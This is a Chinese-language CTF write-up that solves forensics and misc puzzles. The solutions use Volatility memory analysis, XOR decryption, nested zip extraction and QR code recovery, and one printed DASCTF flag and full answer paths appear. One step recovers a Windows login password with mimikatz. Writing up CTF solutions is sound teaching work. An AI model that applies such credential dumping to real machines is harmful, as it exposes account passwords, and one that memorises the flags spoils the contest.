
decimal解密一下即为flag



## 卡比卡比卡比

下载附件得到一个!@#KaTeX parse error: Expected 'EOF', got '#' at position 28: ...名字的文件和一个内存文件, !@#unimportance内的数据很乱, 看不出来是什么东西, 先看看内存文件。

pstree一下发现iexplore和cmd进程



先看看iehistory一下看看历史记录

发现有一些搜索记录, 还有一个key.png

```

kali@kali:~/Desktop
└─$ volatility -f 123.raw --profile=Win7SP1x64 iehistory
Volatility Foundation Volatility Framework 2.6
*****
Process: 3928 explorer.exe
Cache type "DESI" at 0x154869c9
Last modified: 2021-10-14 23:23:17 UTC+0000
Last accessed: 2021-10-14 15:23:18 UTC+0000
URL: qiylue@file:///C:/Program20Files%20(x86)/MSBuild/key.png
*****
Process: 3928 explorer.exe
Cache type "DESI" at 0x154869c9
Last modified: 2021-10-14 23:23:17 UTC+0000
Last accessed: 2021-10-14 15:23:18 UTC+0000
URL: qiylue@file:///C:/Program20Files%20(x86)/MSBuild/key.png
*****
Process: 1672 iexplorer.exe
Cache type "DESI" at 0x5dc63c9
Last modified: 2021-10-14 22:35:42 UTC+0000
Last accessed: 2021-10-14 14:33:44 UTC+0000
URL: qiylue@http://cn.bing.com/search?q=%E6%80%A8%E6%96%B7%E4%B8%B6%E5%90%8D%E5%89%8D%E5%8A%A0%E4%B8%80%E4%B8%AA%E5%89%8D%E7%BC%80&form=PRCNZH&ocid=iehp&httpsmsn=1&msnews=1&refig=e629761cdada4269b19f274534c67bed
Title: (WeNTMRRN+NMR - VQHR Bing
*****
Process: 1672 iexplorer.exe
Cache type "DESI" at 0x5dc63c9
Last modified: 2021-10-14 22:35:42 UTC+0000
Last accessed: 2021-10-14 14:33:44 UTC+0000
URL: qiylue@http://cn.bing.com/search?q=%E6%80%A8%E6%96%B7%E4%B8%B6%E5%90%8D%E5%89%8D%E5%8A%A0%E4%B8%80%E4%B8%AA%E5%89%8D%E7%BC%80&form=PRCNZH&ocid=iehp&httpsmsn=1&msnews=1&refig=e629761cdada4269b19f274534c67bed
Title: 7hneNTyf[hQ,NSs - VQHR Bing
*****
Process: 1672 iexplorer.exe
Cache type "DESI" at 0x75c4721
Last modified: 2021-10-14 23:17:25 UTC+0000
Last accessed: 2021-10-14 15:17:26 UTC+0000
URL: qiylue@http://cn.bing.com/search?q=%E6%80%A8%E6%96%B7%E4%B8%B6%E5%90%8D%E5%89%8D%E5%8A%A0%E4%B8%80%E4%B8%AA%E5%89%8D%E7%BC%80&form=PRCNZH&ocid=iehp&httpsmsn=1&msnews=1&refig=e629761cdada4269b19f274534c67bed

```

搜索记录怎么设置文件名能够更安全，方法是在文件名前加一个前缀。

<b>Recipe</b>	<b>Input</b>	start: 192 end: 192 length: 0
<b>URL Decode</b>	http://cn.bing.com/search?q=%E6%80%A8%E6%96%B7%E4%B8%B6%E5%90%8D%E5%89%8D%E5%8A%A0%E4%B8%80%E4%B8%AA%E5%89%8D%E7%BC%80&form=PRCNZH&ocid=iehp&httpsmsn=1&msnews=1&refig=e629761cdada4269b19f274534c67bed	length: 192 lines: 2
	<b>Output</b>	time: 0ms length: 62 lines: 2
	http://cn.bing.com/search?q=怎样设置文件名能够更安全,不被发现&qs=ds&form=QBRE	

<b>Recipe</b>	<b>Input</b>	start: 206 end: 206 length: 0
<b>URL Decode</b>	qiylue@http://cn.bing.com/search?q=%E5%9C%A8%E6%96%B7%E4%B8%B6%E5%90%8D%E5%89%8D%E5%8A%A0%E4%B8%80%E4%B8%AA%E5%89%8D%E7%BC%80&form=PRCNZH&ocid=iehp&httpsmsn=1&msnews=1&refig=e629761cdada4269b19f274534c67bed	length: 206 lines: 2
	<b>Output</b>	time: 0ms length: 126 lines: 2
	qiylue@http://cn.bing.com/search?q=在文件名前加一个前缀&form=PRCNZH&ocid=iehp&httpsmsn=1&msnews=1&refig=e629761cdada4269b19f274534c67bed	

先filescan+dumpfiles 一下key.png图片

```
(kali@kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 filescan | grep png
Volatility Foundation Volatility Framework 2.6
0x000000003e0aaf20 12 0 R--r-d \Device\HarddiskVolume2\Windows\SysWOW64\pngfilt.dll
0x000000003e5e94c0 1 0 R--rwd \Device\HarddiskVolume2\Program Files (x86)\MSBuild\key.png

(kali@kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000003e5e94c0 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3e5e94c0 None \Device\HarddiskVolume2\Program Files (x86)\MSBuild\key.png
```

key.png是文本文件，内容为：

我记得我存了一个非常棒的视频，但怎么找不到了，会不会在默认文件夹下

视频的默认文件夹是Video，尝试搜索一下Video，发现可疑文件名

```
(kali@kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 filescan | grep Video
Volatility Foundation Volatility Framework 2.6
0x000000003e002070 2 1 R--rwd \Device\HarddiskVolume2\Users\Public\Videos
0x000000003e002b70 1 1 R--rwd \Device\HarddiskVolume2\Users\Public\Videos
0x000000003e0033d0 2 1 R--rwd \Device\HarddiskVolume2\Users\qiyue\Videos
0x000000003e003520 2 1 R--rwd \Device\HarddiskVolume2\Users\qiyue\Videos
0x000000003e248a90 1 0 R--r-- \Device\HarddiskVolume2\Users\Public\Videos\ohhhh
0x000000003e300070 2 1 R--rwd \Device\HarddiskVolume2\Users\Public\Videos
0x000000003e40de30 1 0 R--rwd \Device\HarddiskVolume2\Users\Public\Videos\desktop.ini
0x000000003e5a5b40 1 0 R--rwd \Device\HarddiskVolume2\Users\Public\Videos\Sample Videos\desktop.ini
0x000000003ebdfdc0 2 1 R--rwd \Device\HarddiskVolume2\Users\Public\Videos
0x000000003f94ebc0 1 0 R--rwd \Device\HarddiskVolume2\Users\qiyue\AppData\Roaming\Microsoft\Windows\Libraries\Videos.library-ms
```

dumpfiles出来得到：

xzkbyyds!

这一串字符串应该是个key之类的，但暂时没有用处。

回到pstree，还有一个cmd进程，cmdscan一下，发现输入了5201314

```
(kali@kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6
*****
CommandProcess: conhost.exe Pid: 3224
CommandHistory: 0xbfde0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 @ 0xa:810: 5201314
Cmd #37 @ 0xb61c0:


Cmd #38 @ 0x40158:

*****
CommandProcess: conhost.exe Pid: 3860
CommandHistory: 0xffde0 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
```

之前ie搜索记录里有文件名加前缀的提示，怀疑就是加了5201314，故filesan一下5201314，得到一个tips

```
(kali㉿kali)-[~/Desktop]
└─$ volatility -f 123.raw --profile=Win7SP1x64 filescan | grep 5201314
Volatility Foundation Volatility Framework 2.6
0x000000003e6e03c0      1      0 R--r-- \Device\HarddiskVolume2\Users\Public\Documents\5201314tips
```

dumpfiles出来，是一个加密压缩包，ohhh文件内的key也不是密码



还可能存在key的地方，也许是管理员登录密码，尝试mimikatz一下，发现

```
MahouShoujoVyds
```

解密压缩包成功，压缩包内是个py文件

```
import struct
key = 'xxxxxxxxx'
fp = open('!@$importance', 'rb')
fs = open('!@$unimportance', 'wb')
data = fp.read()
for i in range(0, len(data)):
    result = struct.pack('B', data[i] ^ ord(*key[i % len(key)]))
    fs.write(result)
fp.close()
fs.close()
```

正好就是刚开始的!@\$unimportance文件的加密方式，缺少一个key，有key即可复原。

根据key的位数为9位，正好就是ohhh文件内的 xzkbyyds!

写一个逆脚本解密一下，得到一个头文件为GIF89a的文件，可知是gif图片

```

import struct
key = 'xzkbyyds!'
fp = open('!@#$importance', 'wb')
fs = open('!@#$unimportance', 'rb')
data = fs.read()
for i in range(0, len(data)):
    result = struct.pack('B', data[i] ^ ord(*key[i % len(key)]))
    fp.write(result)
fp.close()
fs.close()

```

看预览图可以发现这是一个正方形图片



但是点开之后就变成长方形了



很明显这里高度被修改过了，尝试把高度修改回来，gif的宽高在67 8 9四个字节内

set	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0000	47	49	46	38	39	61	77	00	67	00	F7	C7	00	D6	95	8A	GIF89aw g 髑 ?晚
0010	89	7A	65	D9	9B	95	58	4A	32	69	59	46	E8	B4	AB	B1	璋e贈男J2iYF璐志
0020	76	6B	95	85	6A	76	6D	58	51	52	4E	B8	BA	B5	E9	F9	vk賊jvmXQRN负旬?
0030	FA	CF	B3	AB	AD	B2	AE	C8	C4	B9	E8	EA	E7	6F	72	6E	倡瑀噉墓柏鐵rn
0040	6D	63	48	C9	8C	84	C9	87	79	F7	C8	C7	D9	A4	9A	AC	mcH邁劬噉魅琴 ?
0050	8B	78	F5	EB	EA	F4	FB	F9	B7	C9	CC	F0	D6	D2	C8	78	嫻蹊牯 飞甜忠茲
0060	6C	8E	93	92	EA	B7	B4	E8	E3	D9	C9	CA	C6	D5	E9	EC	1嶷擇斥椽借墊錐?

其中6 7字节为宽，8 9字节为高，且为小端序储存方式。

故宽为0077，高为0067，将高改回0077，发现某一帧的底部有flag，但是比较快，提取一下帧，在第115帧发现flag





## giveyourflag

压缩包套娃，一层层解完就可以了

写个脚本解一下

```
import zipfile
f = zipfile.ZipFile("flag1", 'r')
while 1:
    try:
        name = f.namelist()[0]
        print(name)
        f.extractall()
        f = zipfile.ZipFile(name, 'r')
    except:
        break
```

之后做一个base64加凯撒密码即可得到flag



**Recipe** 📄 📁 🗑️

**From Base64** 🔇 ⏸

Alphabet  
A-Za-z0-9+/=

Remove non-alphabet chars

**ROT13** 🔇 ⏸

Rotate lower case chars  Rotate upper case chars Amount: -3

**Input** length: 56 lines: 1

```
R0RWRldJezdnZ3FnbGwzan11a2RuY3N0aTlpY3BjM2ZlYjB2NW9wfQ==
```


**Output** time: 1ms length: 40 lines: 1


```
DASCTF{7ddndii3gvrhakzpqf9fzmz3cby0s5lm}
```

## 弼弼

有点小折磨的题

一帧一帧看，在视频中可以看到两处有二维码图样





之后就大致拼一下



然后放到在线网站里整理一下，读取部分信息



很明显可以看到是一个网址，有sn wa等存在，且是雪殇出的题，大概率这里其实是snowywar，即雪殇的ID。

中间还有.g，后面是ge。一开始怀疑是雪殇的博客，但要是博客上放flag之类的话，就太明显了。

故怀疑是代码管理仓库之类的，最后这里找到了gitee项目，如果二维码修复的比较好，应该更容易发现是gitee

The screenshot shows a Gitee search results page for the query 'snowywar'. The page header includes the Gitee logo and navigation links for '开源软件', '企业版', '高校版', and '博客'. A search bar at the top contains the text 'snowywar' and a '搜索' (Search) button. Below the search bar, there are filters for '仓库' (3), 'Issues' (3), and '博客' (0). The search results are sorted by '最佳匹配' (Best Match). Three repositories are listed:

- Snow\_war雪殇/吉林工师今日校园自动签到**: Description: 第一个屑项目而且无法运行. Language: Python. Stats: 1 eye, 1 star, 0 forks. Updated: 2021-01-24.
- 雪冬/SmartChordGen**: Description: SmartChordGen is a powerful open-source chord progression generation software jointly developed by Jiwoon Sim from Tsinghua University and... Stats: 1 eye, 0 stars, 0 forks. Updated: 2021-07-13.
- Snow\_war雪殇/gege**: Description: gege. Stats: 1 eye, 0 stars, 0 forks. Updated: 2021-09-03. This repository is highlighted with a red box.

On the right side of the page, there is a '编程语言' (Programming Language) filter showing '未设置' (2) and 'python' (1). A '推荐' (Recommend) sidebar on the far right lists various categories like '通过扩展', '记录过其', 'Go Blo', '一之排程', '通过时区', '刚解开班', and '详细制'.

得到题目的部分文件



该仓库未指定开源许可证，未经作者的许可，此代码仅用于学习，不能用于其他用途。

master 分支 1 标签 0

文件


Web IDE

克隆/下载


文件	提交	时间
4444.png	index	6个月前
README.en.md	Initial commit	6个月前
README.md	Initial commit	6个月前
bird.png	index	6个月前
index.html	update index.html.	2个月前
twitter.jpg	index	6个月前

README.md

4444.png内有两个二维码，但都扫不了，有一点数据是损坏的



stegsolve分析一下得到一个网址



<https://ja.m.wikipedia.org/wiki/死>

是一个日文的wiki，wiki上没什么特别的东西。

推特.jpg内有一个压缩包，提取出来发现是加密的

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0002C130	60	AA	FC	41	94	D2	3F	73	7A	AE	87	D4	1F	D3	13	E5	`筑A劇?sz時????
0002C140	F8	35	C3	68	A2	D9	0A	90	3A	3F	13	53	6F	72	80	0E	?術@ :? SorE ??
0002C150	49	0C	51	1E	57	A3	8B	BD	D1	92	EE	73	FB	A5	C3	D6	I Q W 審域s 弥
0002C160	12	CE	1C	5F	37	D3	6E	90	D2	35	92	2F	6F	99	29	E5	?_7解??o?? 弥
0002C170	FD	F5	27	F9	44	D3	4D	B3	2C	EC	9C	12	5A	A7	37	B6	'精觀?精 Z??弥
0002C180	F9	37	AA	D9	F1	E0	60	69	66	22	FC	C1	93	D6	2C	1F	? 補'if" 搗, 尔
0002C190	A0	4B	FD	36	B6	26	37	00	16	D4	E6	18	D9	C1	2A	7D	獎??7 枣 倭*)尔
0002C1A0	A2	75	92	DF	09	1D	A9	8C	F7	22	44	3F	21	D5	BC	5E	掃 印?D?I 占^尔
0002C1B0	AC	19	CF	9E	8B	58	0C	3A	EE	FE	34	8F	E3	C6	A5	61	?蠟婦 :給4 间 尔
0002C1C0	68	0A	08	F0	A2	12	1B	BE	73	E8	E7	85	2F	C5	86	2C	h 稷 絨枪?航,尔
0002C1D0	55	A7	29	80	D7	DF	7A	29	6B	8C	0E	66	18	DF	BA	8A	U?c走z)k?f 咄?,尔
0002C1E0	76	B0	93	60	E3	C7	AF	15	C7	A5	3F	97	E7	10	6E	CD	v拔`闹?钎?棍 n尔
0002C1F0	62	2C	96	BE	07	47	EF	5E	CB	33	2B	F1	4F	10	F3	F5	b,枫 G颯?+讀 篋尔
0002C200	C4	91	3A	C5	D5	A2	25	E7	C7	45	7F	9F	F8	11	4D	7C	膽:榜?纈E 熾 M 尔
0002C210	FE	3E	82	E9	8F	5F	78	53	A1	F5	1E	17	25	12	01	C3	?傜 _x□ % ? 尔
0002C220	BC	D4	C6	C9	20	53	FE	58	61	C1	92	16	B2	DA	CA	C3	英柏 S□a 蓼 槌拭
0002C230	CC	65	59	1D	0C	6E	A6	73	40	B6	E5	F8	7F	A3	DA	85	薤Y n @踪?Z ?忒
0002C240	77	4F	39	B8	72	00	00	00	00	49	45	4E	44	AE	42	60	wO9埃 IEND題`
0002C250	82	50	4B	03	04	14	00	01	00	00	00	03	A2	90	52	CB	!PK ? RE
0002C260	A1	FF	84	2C	00	00	00	20	00	00	00	08	00	00	00	66	?? f f
0002C270	6C	61	67	2E	74	78	74	0F	F2	E6	F3	73	B2	16	69	04	lag.txt 錫膠?i
